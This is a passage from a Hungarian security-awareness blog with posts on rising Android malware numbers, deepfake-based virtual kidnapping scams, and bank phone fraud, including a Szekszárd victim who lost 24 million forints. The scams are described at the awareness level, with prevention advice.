Az Androidos malware fenyegetés napjainkra már jelentősen megerősödött. Az évekkel ezelőtti kezdeti, csekély számú **kártékony kódok száma mostanra már hatalmasra növekedett.**




Egy friss Zscaler felmérés adatai szerint az Android kártevők számában 67%-os növekedést tapasztaltak az előző évhez viszonyítva. **A kártékony programok sajnos sokszor a hivatalos piacteret sem kerülik el, így ha valaki ott például a munkájához keres valamilyen hatékonyságnövelő, segítő alkalmazást, még ott is belefuthat több száz rosszindulatú programba.**

Ezeket aztán sokan letöltik, a statisztika több mint 40 millió letöltést és telepítést említ.




Az Androidos kártevő fenyegetés folyamatosan erősödik, ebben **elsősorban a banki trójai programok, kémprogramok és SMS alapú támadások (smishing)** vitték a prímet. Bár a tömeges, véletlenszerű terjesztés mindig is jelen volt és van, **számos esetben az is meg gyelhető, hogy emellett megjelentek célzott, konkrét üzleti és pénzügyi tevékenységeket támadó, kiszemelt iparágakat érintő kampányok is.**

Országok tekintetében a legtöbb mobil kártevő forgalmat **India, az USA, Kanada, Mexikó és Dél-Afrika kapja.**



A Malwarebytes legutóbbi észlelései is erről tanúskodnak, [például 147%-os növekedést tapasztaltak a kémprogramok területén](#).

Szezonálisan az SMS alapú támadások még jobban felpörögnek, akár 600-700 százalékkal. Ilyen kampányszerű lehetőség például az aktuális adóbevallás időszaka vagy valamilyen útdíjjal kapcsolatos újabb típusú átverés.



[A helyzetet rendszerszinten nagyban súlyosbítja a frissítések hiánya](#), mivel az Android eszközök több mint 30%-a olyan elavult operációs rendszert használ, amely már semmilyen biztonsági frissítést sem kap. Plusz ráerősít erre a már említett ilyen-olyan helyekről **letöltött kártékony, trójai alkalmazások használata, illetve a támadók egyre szervezettebb fellépése.**


Az AV Atlas számaiban is jól látszik, hogy **a 66 milliót meghaladó kártevő számot nem szabad gyelmen kívül hagyni**, pláne nem abban a relációban, hogy **sokan a saját mobil eszközeikkel (BYOD) aktívan részt vesznek a munkahelyi feladatok napi elvégzésében is.**

Szólj hozzá!
Címkék: mobil statisztika jelentés riport megelőzés android emelkedés kártevő védekezés

Ajánlott bejegyzések:

Legyen már vége a banki csalásoknak

Egyre gyakoribb az AI és a deepfake a támadásokban



Bankkártyával biztonságosabban.

Az AI ahol tud, segít

Szia uram, alku érdekel?

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok


about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Virtuális emberrablás II.

2025. december 09. 17:00 - Csizmazia Darab István [Rambo]

Egy korábbi posztunkban már írtunk arról, hogy **2023. óta egyre gyakrabban fordul elő, hogy valakinek a hangját meghamisítva váltságdíjat próbálnak kicsikarni a rokonoktól.**




Az akkori példa egy sítáborba jelentkezett iskolás lányról szólt, **akinek a szüleit a 15 esztendős lány élethűen utánzott hangjával felhívták a bűnözők azt állítva, ha nem zetnek, gyermeküket bedrogozzák és Mexikóba hurcolják.**

Az elkövetők először 1 millió dollárt követeltek váltságdíjként, majd hossza alkudozás után 50 ezer dollárra csökkentették az összeget, amit készpénzben követeltek. **Szerencsére a szülök egy másik készüléken felhívták a sítábort, és ott kiderült, a lányok ott van, jól van, nem történt semmi.**


A hanghamisításos módszer időközben egyre gyakrabban bukkant fel, például az idén az FBI már külön figyelmeztetést adott ki, hogy rendszeresek a hanghamisításos támadások kormányzati tisztségviselők ellen.

A támadók hivatalos fiókok bejelentkezési adatait akarják megszerezni, **ehhez pedig olyan hangüzeneteket küldenek, amelyben valamilyen magas rangú amerikai tisztviselő hangját a mesterséges intelligenciával lemásolták.**




És akkor innen dobbantunk mai témánkra, ami immár a módszer tökéletesített újabb változatára figyelmeztet. Ez pedig nem más, mint a **bárki pro ljáról lelopott fénykép mesterséges intelligenciával élethű videóvá alakítása. Ezúttal is az FBI adott ki gyelmeztetést, hogy egyre gyakoribb a klasszikus unokázós csalás mesterséges intelligenciával felturbózott verziója.**

Pedig már a régi, korábbi módszer is pusztító hatású volt. A csalók időseket hívtak fel, és gyermekeiknek vagy unokáiknak adták ki magukat, azt állítva, hogy veszélyben vannak, ha nem küldenek pénzt azonnal. Az FBI tavaly 357 ilyen panasz bejelentést kapott, amelyek 2.7 millió dolláros (890 millió forintnyi) kárt okoztak az áldozatoknak.



A modern változatnál az értesítő üzenethez egy a mesterséges intelligenciával átalakított fotót, vagy egy élethűnek tűnő generált videót (például Klingai) is mellékelnek az állítólagosan elrabolt személyről bizonyítékul.

Sürgető és fenyegető fellépéssel fokozzák az áldozatokra nehezedő nyomást, hogy azonnal fizessenek, különben elhurcolják, megcsonkítják vagy megölik a szeretteiket. A hatóságok szerint azonban a bizonyítékként szolgáló **felvételek alapos vizsgálata gyakran pontatlanságokat tár fel: a feltételezett elrabolt áldozatról hiányzik egy jellegzetes tetoválás vagy heg, illetve a generált képeken a test arányai gyanúsan eltérnek a valóságostól, és hasonlók.**



Érdemes óvatosnak lenni az ilyen fenyegetések érkezésekor, **a hanghamisításos esetekhez hasonlóan igyekezzünk más platformon felvenni a kapcsolatot az érintett családtagunkkal. Ha pedig már biztos, hogy csalásról van szó, tegyünk azonnal feljelentést.**

A bűnözők ma már egyre többször hamis képeket és videókat használnak különféle átverésekre, mindenkinek fel kell készülni ezekre a kihívásokra.

Szólj hozzá!
Címkék: videó ai emberrablás csalás átverés hamis zsarolás mesterséges intelligencia váltságdíj manipulált

Ajánlott bejegyzések:



[Virtuális emberrablás, igazi károkozás]

[A postás néha kétszer csenget]

[DeepSeek - esély vagy veszély?]

[Szemetelnek, szemetelnek...]

[Halló, itt Joe Biden, vagy mégsem?]

[Halló, itt Joe Biden, vagy mégsem?]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Legyen már vége a banki csalásoknak

2025. december 22. 13:29 - Csizmazia Darab István [Rambo]

Az MNB 2025-ös statisztikai adatai kegyetlen képet festenek minderről - soha nem látott mértékben vittek el pénzt az adathalászok lakossági és vállalati ügyfelek számláiról. **A károk döntő (90%) részét az ügyfelekre hárítják át a bankok. Az okozott kár a második negyedévben meghaladta a 6 milliárd forintot. Egy-egy ügyféltől átlagosan 1.7 millió forintot lopnak el a csalók.**

Ennél ütősebb felvezető nem nagyon kell ide, de még mielőtt belemerülünk, játék: ki és mikor mondta ezt, idézet jön: *"Megbízom az online bankolásban. Tudod miért? Mert ha valaki feltöri a számlámat, és becsapja a hitelkártya-társaságomat vagy az online bankszámlámat, találd ki, ki viseli a veszteséget? A bank, nem én." **

Lehet találgatni, a megoldást az oldal alján lehet majd megtalálni, de nem ér csak úgy gondolkodás nélkül szanzsén puskázni ;-)

És akkor a legújabb eset, melyben 24 millió forintja veszett el a szekszárdi károsultnak, itt a cikk linkje. Csak pár idézet az incidensből:

"december elején mobilról hívta egy nő, aki a Budapesti Rendőr-főkapitányság alkalmazottjaként mutatkozott be."

"Az ügyintéző felajánlotta, hogy segít egy távoli elérést biztosító alkalmazást telepíteni, hogy a lekötéseit biztonságba helyezhesse. Mikor a laptopján elindult a telepítés, az ismeretlen megkérte, hogy menjen át egy másik szobába, mert egy falnak lennie kell közöttük, hogy a telepítés sikerüljön."

"A folyamatos kapcsolattartás során a sértett elmondta, hogy még másik két helyen is van számlája és valutája. A telefonáló tanácsára felszabadította a lekötéseket, a valutát átváltotta forintra, és befizette a biztonságosnak vélt számlára."

24.HU | 24 EXTRA | Szőlő utca | Időjárás | 5°C

bűnügy | csalás | rendőrség | szekszárd

BELFÖLD


Döbbenetes csalással nullázták le 24 millió forintját egy szekszárdi nőnek

Vaskor Máté | 2025. 12. 17. 11:47

A napokban tett feljelentést a Szekszárdi Rendőrkapitányságon egy helyi nő, mivel megtudta a pénzintézeténél, hogy a számlaegyenlege nulla, a korábban ott elhelyezett 23 950 500 forintja nincs már meg, írja honlapján a rendőrség.

Tudjuk, hogy a csalók rafináltak, de **egyszerűen muszáj lenne mindenkinek magában is egy egészséges gyanakvást kiépíteni, hogy nemhogy ilyen szélsőséges, de semmilyen banki csalás ne okozhasson senkinek veszteséget. A fő trükkök: a bank nevében telefonálnak, gyanús tranzakciót említenek és segítséget ajánlanak fel.**


Ennek során vagy egy kémprogramot telepíttetnek fel az áldozattal és úgy lopják el a pénzét, vagy egy állítólagos átmeneti biztonsági számlára kérik, hogy az ügyfél minden pénzét utalja át. A végeredmény ugyanaz, a pénz és az elkövetők eltűnnek.



Hogyan védekezzünk, hogyan előzzük meg az ilyen eseteket? **Az egészséges gyanakvás és biztonságtudatosság biztosan nem hiányozhat, ha bármilyen**

